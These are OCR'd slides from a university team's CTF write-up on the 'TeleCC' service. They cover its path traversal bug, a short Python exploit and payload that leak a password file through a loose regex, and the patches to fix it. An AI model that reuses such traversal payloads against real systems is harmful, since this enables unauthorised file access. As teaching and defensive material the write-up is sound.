
Example of how we proxied TeleCC



Mntcrl Lab - UniBa for Cyberchallenge.it

theSlave

Our CyberSlave that dumps everything
from the vulnbox and sets everything up!




Hardcoded credential PUBLIC on
my self-hosted git !!

Mntcrl Lab - UniBa for Cyberchallenge.it

c9347a5f2fc5cc859c8abd6ed3df8d07d50ab3a8

xfarm

Our amazing farmer made by PoliBA (full of backdoors btw)




Walktrough TeleCC-2 / infra / by UniBa

Mntcrl Lab - UniBa for Cyberchallenge.it

xfarm


Our amazing farmer made by PoliBA (full of backdoors btw)



Mntcrl Lab - UniBa for Cyberchallenge.it

Tele-babelito

1. wtf is a web-based televideo
2. oh it’s an html renderer
3. what now?





Mntcrl Lab - UniBa for Cyberchallenge.it

The vuln!


```
snprintf(name_path, 0x1000uLL, "%s/%s/name", data_dir, channelId);
na = file_read(name_path, 0LL, v42, 32LL);
if ( na == -1LL )
  die("notfound", "no name file for %s", channelId);
snprintf(vdata_path, 0x1000uLL, "%s/%s/p/%s", data_dir, channelId, page_num_str);
vdata_fenum = page_file_count(vdata_path);
if ( !vdata_fenum )
  die("notfound", "invalid page file for %s/%s", channelId, page_num_str);
```

Path traversal !?!!



```
(ctf) {} TeleCC python3 solve.py
[+] Starting local process './renderer/build/ttrender': pid 391
[*] Switching to interactive mode
ERR badreq
invalid page number '1+00+../password'[*] Process './renderer/
[*] Got EOF while reading in interactive
```





```
strncpy((char *)s, page_num_str, 32uLL);
page_num = strtol((const char *)s, 0LL, 10);
if ( page_num - 100 <= 0x31F )
```



Mntcrl Lab - UniBa for Cyberchallenge.it


where flag?

So, do we just fill page_number with junk?

what about the backend?

```
app.get('/api/channels/:id/pages/:num', async (req, reply) => {
   const { id, num } = req.params as { id?: string; num?: string };
   if (!id || !ULID_RE.test(id)) return badRequest(reply);
   if (!num || !/^\d{3,64}$/.test(num)) return badRequest(reply);
   // ...
}
```

no worries , the regex is (unexpectedly) broken



```
pageNumber = "1" * 64
passwordHex = 'a' * 64
r = self.session.get(
    f"{self.url}/api/channels/{channelId}/pages/{pageNumber}?password={passwordHex}"
)
psw = r.json()["detail"].split("'")[1][32:]
```

→ **PEETAHPEETERBABELITOSUSH1SLOP67=**

Mntcrl Lab - UniBa for Cyberchallenge.it

paraparapatch

really?

just change the hardcoded strncpy size byte

```
if ( psw_size > 32 )
  die("badreq", "password file too long");
if ( psw_size != file_read(psw_path, 0LL, psw_plain, psw_size) )
  die("badreq", "password read failed");
strncpy((char *)s, page_num_str, 32uLL);
page_num = strtol((const char *)s, 0LL, 10);
```



```
if ( psw_size > 32 )
  die("badreq", "password file too long");
if ( psw_size != file_read(psw_path, 0LL, psw_plain, psw_size) )
  die("badreq", "password read failed");
strncpy((char *)s, page_num_str, 31uLL);
page_num = strtol((const char *)s, 0LL, 10);
```

2 apps/api/src/app.ts

```
@@ -88,7 +88,7 @@ export function buildApp(opts: { logger?: boolean } = {}): TeleccApp {
88 88    app.get('/api/channels/:id/pages/:num', async (req, reply) => {
89 89      const { id, num } = req.params as { id?: string; num?: string };
90 90      if (!id || !ULID_RE.test(id)) return badRequest(reply);
91    -   if (!num || !/^\d{3,64}$/.test(num)) return badRequest(reply);
   91 +   if (!num || !/^\d{3}$/.test(num)) return badRequest(reply);
92 92
93 93      const channel = await dataSource.getRepository(Channel).findOneBy({ id });
94 94      if (!channel) return reply.code(404).send({ error: 'not-found' });
```



paraparapatch


really?


just cha

```
if ( psw_size >
  die("badreq",
if ( psw_size !
  die("badreq",
strncpy((char *
page_num = strt
```

2 apps/api/src/app.ts

```
@@ -88,7 +88,7 @@ export function buildApp(opts: { logger?: boolean } = {}): TeleccApp {
88  88      app.get('/api/channels/:id/pages/:num', async (req, reply) => {
89  89        const { id, num } = req.params as { id?: string; num?: string };
90  90        if (!id || !ULID_RE.test(id)) return badRequest(reply);
91      -     if (!num || !/^\d{3,64}$/.test(num)) return badRequest(reply);
    91  +     if (!num || !/^\d{3}$/.test(num)) return badRequest(reply);
92  92
93  93        const channel = await dataSource.getRepository(Channel).findOneBy({ id });
94  94        if (!channel) return reply.code(404).send({ error: 'not-found' });
```





Critical Situations

Internal Problems

We forgot we could use our Tulip fork to **decode WebSockets**!

To try to decode them we tried an **experimental feature** of our proxy to send decoded data to Tulip but to do so we had to **restart the whole proxy**, causing a **mega packet loss**.



At the end we solved the problem by adding some console.log in IRCC code to understand what users were doing.
(losing some SLA in the process)

But **still** we could not make the websockets work because we were not sending **\r\n** at the end of each command!



UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO



Thank you

TeleCC-2



CYBER
CHALLENGE.IT